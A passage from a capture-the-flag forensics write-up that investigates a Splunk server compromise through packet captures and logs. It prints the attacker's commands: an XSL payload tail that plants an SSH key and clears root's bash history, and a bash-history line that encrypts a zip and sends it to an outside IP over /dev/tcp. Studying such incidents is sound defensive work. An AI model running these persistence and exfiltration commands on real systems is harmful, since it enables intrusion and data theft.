QvRXW9Jev6OApHVLZc6Lx8nNm8c6X6s4qBSu8EcLLWYFWIwxqE= support@nginx.org&quot; &gt; /var/www/.ssh/authorized_keys&#10;chown -R nginx:nginx /var/www/&#10;cat /dev/null &gt; /root/.bash_history</xsl:text>
    </exsl:document>
  </xsl:template>
</xsl:stylesheet>
ubuntu
3<?_="."_="-"?><:_="."_:="://..///"_:=":/./"_--=""     /opt/splunk/var/run/splunk/dispatch/1713106812.2/search.xsl6xsl-too_small       none
```

I decoded the base64 hash ande used rev to reverse it and got the password.


Answer 6: [redacted]



```
┌──(kali㉿kali)-[~/…/run/splunk/dispatch/1713106812.2]
└─$ encoded_string="MzlhNmJiZTY0NTYzLTY3MDktOTNhNC1hOWYzLTJjZTc4Mjhm"

# Decode the string and reverse it
decoded_password=$(echo $encoded_string | base64 -d | rev)

# Output the password
echo "The password is: $decoded_password"
The password is: [redacted]
```


Task 7: There is a secret in the exfiltrated file, what is its content?

I searched the bash history file and found the commands used to create the file before it was removed.



```
┌──(kali㉿kali)-[~/…/fragility/[root]/var/www]
└─$ ls -a
.  ..  .bash_history  .bash_logout  .bashrc  .cache  .config  .local  .profile  .ssh  .sudo_as_admin_successful

┌──(kali㉿kali)-[~/…/fragility/[root]/var/www]
└─$ cat .bash_history
whoami
cd /opt/splunk/bin/scripts/
ls
sudo rm -rf search.sh
ls
sudo su
ls
cd /home/johnnycage/
tree
cd ~
ls
sudo mv /home/johnnycage/Documents/Important.pdf .
ls
zip data.zip *
ls
sudo openssl enc -aes-256-cbc -iv $(cut -c 1-32 <<< $(uname -r | md5sum)) -K $(cut -c 1-64 <<< $(date +%s | sha256sum)) -in data.zip | base64 | dd conv=ebcdic > /dev/tcp/192.168.222.130/8080
sudo rm -rf *
ls
exit
```

First, I revisited Wireshark, saved the encrypted data as raw, and used the dd command to convert the data into ASCII. I then decoded it from Base64.




Wireshark · Follow TCP Stream (tcp.stream eq 5) · capture.pcapng

```
c2c498d2e88661c6d286e782e8f3c4a4d3c88888d681c58685e497e69694f2929692d2d48697e3d4d7f4f2d6f5d6a2a8f6f9e9f4e986974ec6a7968283d99289a8d8f6f34ed7d1848394a361
2597a9a9d5e2f4859661e586c5c5c387a3e894e9e8c3d4c787f5e795c5f8a6f0c2e5a2a2a78993d5d8e8f9a5e5e689e9c28681e28581e3e8e4e888a2a8e2d5e4c4f0d6d3f9e59383a2f4f0e2
e52596c8d888f8c19796e9a2a8a7a396f586d761c188a7a3838591d38294c7a69587c9a9e2a29884e686a9e7c987a7c7d186f1e69884a8c8d289944e88c8e9a6d1a8d7c9d9e9f781f4c3f483
c1c32597c14ed9a8e9d6d7e6f7c198c1f7d5e4a7e8d6f8f3c9f3d6e4d5e7a6e4f4c8d8a5f495a498e897a3c1d388e7a4e4c382c9f0a9c5e861d9a994f591d5f8d2c4e3838582d493c6e4d4d1
f5d1c9254ed499a3e5f9f4f8d2d6c8e584f7e68595d7e6e8a94ee7a9829888a9d483998195f399c599e9e8d1944ec388d7c2a791c3e38998a594d9c5c382a8f9879884a7e398e2a6f9f4c992
8889d1e525e6a2d4d2f8d4a2d283f09397d2e9a899f88893f791a4f5c2c4e6e8c8c3f8c3a6f3e4e5d8e89581c2d14e98f9f492899486c58395a2d391f3c189f04ed2e6a4d999d7d1f5d1e4a4
9484a392a825c1f4c2f9a3d7d39997d2c1c7a3c6a5f24ea6f089d68983f34ea384e4a5f0f64ea2f8f6e2c5f295d2a8864e4ee6f599d8d94e
98f3a986d48493f195f4e5f384a9c7d1f0f29384a9e8a4c9d9d82583c2c3f5c9e6f1e3a8e8a9a3e4f4f9e4c2978961f5a788e485e284f7d5a5c4c4c995f6e2c598f283e7e54ee293d9e4f5f3
f0d49389a4c4f384e3c4f59185a7e285e2d5f9c4a882d6c885e4c525d2c1c4f1a6c5e3c4d7d94e87d6d44ea2c5f49485f0e889d5c5a981c3958588d394c3f6d6d7f688f094e585a2a7c7c3e3
f6e384d1e2e4c281f792f9a3d4c8c6c5c7d7c486f0d8a7f88689c1e425d891d385c492f8f7f89996c4d1f395d3e5c4c6a891c3a5f09893c6a7d6f3f1878499d74ed5a6e2939791d2a59682d6
e8f086f097c3a693c689f19793d9a493d3c88599e6f296d4d9d4a24ee325f9c2d585a8e5e6d394c1d2d5d4f999a6c895d3d3f6e585c996e5f886848284d9f7a5a8a9a993e8e2a798958899a4
c7f292d2d5a6d7c99982d8d49187d189c597c3c1e3d9f98596c7e4d6c6c325d592f6f9d1c2d1c385e287e288f3f9e383f6a487e5a2a4a384c3f5f4f6e3e2e8d3f5a797c992e5d789d8d2f2f2
918694e5c988a283e5a896f891a6f14ec3c884a5c1c2d3f94ea498f2a6f4f225d7d5d599f1c684f883d3c484c899828261d8e7c38761e2c494d197f6c1d2a3e5a9d8a7e5a784a889f7d8d6a5
87d9d9c6d8a5e6d884d3c1d1e5c19286d5d5a8f684c2d8d7d7e5e8a3f5e9c5d92593a4a6c895f9a991944e61c7a292c1d44ee9c89689e5d1a3d6c9e2e49992d489f661a6d4e7c4d294d89599
c9e9f588c3a5e882818799a9f1f7d9f0a6c682c7c9a881c5a4d1f5f6f7e9c392c325f78485e4d5d1d7818291f19861f4a581a7a2a3d8c594f287c3e699c492f796f6a494c4f8c5c596e289f8
e6f993c2a783d8e5894e94f4a4e285e6e8c586f2e4f694e3a2e8d4d59799e5f2e58425f681d9c186f792c7d982e587e684a683d4d54ea2d1a8c8c284d7e988f4e688a4c4d5e4c286c2a991e3
a4c2d7a4a9a2e3a996d6f84e949396f5c389a5d5e681f5d5e384d6c9c3c2d1c44e99e325e2f9c9e54e8961e5c3d1e5d4f6e7e7e5c9f5a2f5c38986e6d884d2f8f5a461f7c584f1e394c39186
d6a3c9f0d394c7d3d79498c7c495d8d5c5c2d5c896c5d2e7d596c393f8e94ea7a5d3d4f825954ef0f3a89861f185c386918381d9c6d8e385e789c38283f98984d1d897a361c5a585e2a592a6
95a5f89983e5e4e9a9e3d6f1d3e5c687f3d885f9c4f8c6c1978298e461d9a68682d9c892f225d484a4a9c7c3a3c3f6f7c4e9c6f7824e95a9a987f4a6c1c887f8d6d8d6c8f089e7e2a695a289
e69397e9c8f0d981e78182f5e4a9e8a2d8a782f261859396a3c3c1e3a4959684f8d29187d9c825e7d595f3c3c1d8a9f1e2c8e988a3f5f1e388c46192f6f9e3f985f1f399f98286e394d9a3e2
d48887f9e4d88182a3f6e8f9e581d3d6a98992e4e4a4d7a3a594d282e9d1a983f497d3d8e6a39825c9e3c194c8d5f48482c9d2f3d7a6a581e3f5c2e795c5d7d4d4a795f5a383c4f8d3e9c3d1
87c6e9f682a6a2a4e6a4c7a282d7d9c76183d792e295f5f895f0f0a8e6c9d6e4d3c3d44e87d2f76125e881d8f399929799c6a7a261a6c9d4d6f085e5c691d686f892d2d8f8f7d9874ed1c8e9
928995888487c5d38489f4c24ef282f4d7f4d3e9f5f4c3e3839194d6c5a5e497d4d294c9f7e8f588c425f6c786f7f398c1d1814e95e7d361c6a9d6a9c4d7a793f598d2a6c3a5a7c8d191d5f3
948283a5d6a3f884a29986d1d2e6c8839194f2d194f7c4c8d8f3e6a9a4a7d3e488e8c2f4f295a2c3844e25e6d8f6f1a9818298f1d8c7a688e9a499d1a4a2a8e684f9e884959288e9c5f0f8a7
4ef395c594c497c384a9d78481a2c7d283c8c1f8c3c2a5f2c5d4d9c6e5f84ed9f1f3c4d19486c1a3e6f84e25d188c895f7a6c6a996f6d694a2c2a9a59594f689d1a8c5f9f2c289c593a8c987
f1a884c5a8f4c993f3a5d5c182a486d9e3a594e9f561a8e4969383c8e6d488e3c39261a2d7c8c3f4f8f182c72586c6d3a7e9c494a9d1d4a499e2e9f3d4c9e6a2848781d1f5e993a589c8f0c9
89f39261
84e5f29295a7f484f686e4f6d5d4d1c1e6c281e887a2c1f7f0e2a9d2a4a3f988c6a3c1a298d1d7e8872589a7d3d7c89585d7d6f5c992f894e7c1c19785c298d38586c286d8818586c6e382f7
e38389a8f3c5e2d66194c2f9d2d4f098f5d28361f7a6e289f3d58583d3d3e5e8e48494f8f1a84ed4a7c525d1d4d1e8e24ee39292f288a8c6c2d282a5d995e3c4a8d7f2f2e7f2c1f7c59791c8
f086c286c1e596e7c4f1e8d4c5f9a4a4e2f9a896f04ee7e4d8f599928589e893819186c89295a7c183d2e725e4c994f6a5c8d3a9c1d1e4c5c99484e4a3e482e361d191a6e3d8c5d9c3c4a4c6
c2c9e4a893a2a388d297f399a6f3c2a4a5a7e8c199e2f6d9c8e5e595e5c2a9a64e86c9a9d14e9184f1d883a42599f64ee6a396a5d693f04e84c2a881c9e48492d7e3d5d9c296f691c1d6f4a7
e661d9c599f1f76187a5e4f8c188f0d6c1d2d3c4c4d383948894c986d786a682e8d4618599d2f5e8d6c2c4c59325d2c9d9a9c997d7e461c9f1c296d5c195a2d2a8f1d8f78661c9d197e8f892
a7f094a6a798f2c487a697f7d2c8f491c2a9f3879688e8e94ec2e3d899c4d4f29293e3d282a2e9e587c1a289f19625e84e88944ea7c3a9c4d3f7c293c99589f5d5d7d3e993e597f7f9f2e889
a361d5a39482d8c7a9a6d1f3e4a394f0d98884f888f7e9e5a74ed4f1f5e2c981d184d9f94ef6a489d799c5f4d5f6c425e4e5c861f0e5a686c4c582c182d6d6e4c8a9d1c7f44ea261e8d9c399
f0c2a296f6c7f0e6d99182c581c2a79484a4c9c6c1e8d661c982c2f7d2e9e59582f995d795a5e9f5e484d5d7f2d3c8e225d7a3d5d4f2a5f9f687f74ec9c2d7f8d1e3e582d1e791f4e5e3d391
e2d89488f18595a8f4f995e897f2d8d5d9c6e8d46187a5d6d7f3f981a888f8e9d7e397f4c38396a8f5a99591c9c99582f225f5c5a6f4e5e7f4f0a2a2c8f2c9c84ef8e5d9a3f383e4d5d4d8d5
c4f0d6e3e79686e4c6f5c3d2c193c69661d6c691e4c885d59387a388c3e2f5c6f8d387f9f5c9e2d3c2d8e698a4d5d3d4f6c525d9a4e8a393f391d59984d783c24e82f1d6e3c9c381f7c6e7e2
```


37 client pkts, 0 server pkts, 0 turns.

Entire conversation (103 kB) · Show data as: Raw · Stream: 5




```
┌──(kali㉿kali)-[~/Desktop]
└─$ cat raw.raw | dd conv=ascii | base64 -d > encrypted_data.zip
202+1 records in
202+1 records out
103813 bytes (104 kB, 101 KiB) copied, 0.00132863 s, 78.1 MB/s
```

Next, I used the openssl command with the sha256 hash and the Base64 string I found in the auth log to retrieve the file.




```
┌──(kali㉿kali)-[~/Desktop]
└─$ openssl enc -d -aes-256-cbc -in encrypted_data.zip -out data.zip -iv 4fa17640b7dfe8799f072c65b15f581d -K 3cabc6db78a034f69f16aa8986cf2e2cea05713b1e95ff9b2d80f6a71ae76b7d
```




```
Apr 14 08:02:21 ubuntu sudo: pam_unix(sudo:session): session closed for user root
Apr 14 08:02:54 ubuntu sudo:    nginx : TTY=pts/2 ; PWD=/var/www ; USER=root ; COMMAND=/usr/bin/openssl enc -aes-256-cbc -iv 4fa17640b7dfe8799f072c65b15f581d -K 3cabc6db78a034f69f16aa8986cf2e2cea05713b1e95f
f9b2d80f6a71ae76b7d -in data.zip
Apr 14 08:02:54 ubuntu sudo: pam_unix(sudo:session): session opened for user root by nginx(uid=0)
```

After extracting the zip folder, I obtained the "Important.pdf" file, which contained the secret message.

Answer 7: Th[redacted]3




TOP SECRET

--Highest privilege credentials--


Username : *****

Passw : T[redacted]

Task 8: What are the username and password that the attacker uses to access Splunk?


I found the credentials that the attacker used in the HTTP stream within Wireshark.

Answer 8: [redacted]



```
tcp.stream eq 0
No.   Time
   10 2024-04-14 18:00:09.05394
   13 2024-04-14 18:00:09.05450
   14 2024-04-14 18:00:09.05521
   15 2024-04-14 18:00:09.05535
   16 2024-04-14 18:00:09.05535
   17 2024-04-14 18:00:09.05724
   18 2024-04-14 18:00:09.05780
   19 2024-04-14 18:00:09.06238
   20 2024-04-14 18:00:09.06238
   21 2024-04-14 18:00:09.06248
   22 2024-04-14 18:00:09.06915
   23 2024-04-14 18:00:09.07218
   24 2024-04-14 18:00:09.07937
   25 2024-04-14 18:00:09.08573
   26 2024-04-14 18:00:09.12660
   27 2024-04-14 18:00:09.14054
   28 2024-04-14 18:00:09.14124
   29 2024-04-14 18:00:09.14215
▸ Frame 20: 144 bytes on wire (115
▸ Ethernet II, Src: VMware_ee:cc:a
▸ Internet Protocol Version 4, Src
▸ Transmission Control Protocol, S
▸ [2 Reassembled TCP Segments (396
▾ Hypertext Transfer Protocol
  ▾ POST /en-US/account/login HTTP
    ▸ [Expert Info (Chat/Sequence
```

```
                document.write(script({src: staticRoute('/build/pages/enterprise/common.js')}));
                document.write(script({src: staticRoute('/build/pages/enterprise/' + page + '.js')}
            }
    </script>
    <script>
        // Remove the error handler added at the begining of bootrappinng.
        window.onerror = oldWindowOnError;
    </script>
    <noscript>
         <p>Splunk relies on JavaScript to function properly.<br>Please enable JavaScript and the
    </noscript>
</body>
</html>
POST /en-US/account/login HTTP/1.1
Host: ubuntu:8000
User-Agent: python-requests/2.31.0
Accept-Encoding: gzip, deflate, br
Accept: */*
Connection: keep-alive
Cookie: cval=1073532663; splunkweb_uid=AFB697A8-D703-4347-B58C-F751D8BD2E0F
Content-Length: 78
Content-Type: application/x-www-form-urlencoded

cval=1073532663&username=jo[redacted]set_has_logged_in=falseHTTP/1.1 200 OK
Date: Sun, 14 Apr 2024 15:00:09 GMT
Expires: Thu, 26 Oct 1978 00:00:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, max-age=0
Content-Type: application/json; charset=UTF-8
X-Content-Type-Options: nosniff
Content-Length: 12
```



Fragility has been Solved!

Congratulations shokoyanko, best of luck in capturing flags ahead!

#156	11 Aug 2024	0
SHERLOCK RANK	SOLVE DATE	SHERLOCK STATE